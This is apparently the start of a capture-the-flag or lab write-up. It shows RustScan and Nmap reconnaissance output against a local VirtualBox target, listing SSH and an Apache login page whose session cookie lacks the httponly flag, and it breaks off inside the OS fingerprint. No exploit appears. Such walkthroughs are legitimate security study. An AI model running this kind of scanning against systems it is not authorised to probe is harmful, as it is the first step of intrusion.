







```gobuster ┌──(root㉿Eecho)-[~] └─# rustscan -a 192.168.43.89 -- -A .----. .-. .-. .----..---. .----. .---. .--. .-. .-. | {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| | | .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ | `-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-' The Modern Day Port Scanner. ________________________________________ : http://discord.skerritt.blog : : https://github.com/RustScan/RustScan : -------------------------------------- RustScan: Exploring the digital landscape, one IP at a time.
[~] The config file is expected to be at "/root/.rustscan.toml" [~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'. Open 192.168.43.89:22 Open 192.168.43.89:80 [~] Starting Script(s) [>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.43.89 Depending on the complexity of the script, results may take some time to appear. [~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 17:45 +0800 NSE: Loaded 158 scripts for scanning. NSE: Script Pre-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed Initiating ARP Ping Scan at 17:45 Scanning 192.168.43.89 [1 port] Completed ARP Ping Scan at 17:45, 0.03s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 17:45 Completed Parallel DNS resolution of 1 host. at 17:45, 4.50s elapsed DNS resolution of 1 IPs took 4.50s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0] Initiating SYN Stealth Scan at 17:45 Scanning 192.168.43.89 [2 ports] Discovered open port 80/tcp on 192.168.43.89 Discovered open port 22/tcp on 192.168.43.89 Completed SYN Stealth Scan at 17:45, 0.01s elapsed (2 total ports) Initiating Service scan at 17:45 Scanning 2 services on 192.168.43.89 Completed Service scan at 17:45, 6.03s elapsed (2 services on 1 host) Initiating OS detection (try #1) against 192.168.43.89 NSE: Script scanning 192.168.43.89. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 1.29s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.01s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed Nmap scan report for 192.168.43.89 Host is up, received arp-response (0.00057s latency). Scanned at 2026-05-08 17:45:39 CST for 9s
PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) | ssh-hostkey: | 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA) | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7mgl0F/HRQlGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC10OFbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJmeLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShXOLu0ANNqZEXyJyWjaK+MqyOK6ZtoWdyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKrlVcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk= | 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA) | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI2Hl4ZEYgnoDQflo03hI6346mXex6OPxHEjxDufHbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE= | 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519) |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETalR4sqzJOh8a4ivZ8wGt1HfdV3OMNY1 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian)) | http-cookie-flags: | /: | PHPSESSID: |_ httponly flag not set |_http-server-header: Apache/2.4.62 (Debian) | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS |_http-title: Internal Management System - Login MAC Address: 08:00:27:5E:F9:20 (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|router Running: Linux 4.X|5.X, MikroTik RouterOS 7.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) TCP/IP fingerprint: OS:SCAN(V=7.99%E=4%D=5/8%OT=22%CT=%CU=39589%PV=Y%DS=1%DC=D%G=N%M=080027%TM= OS:69FDB0CC%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%T OS:S=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5= OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0% 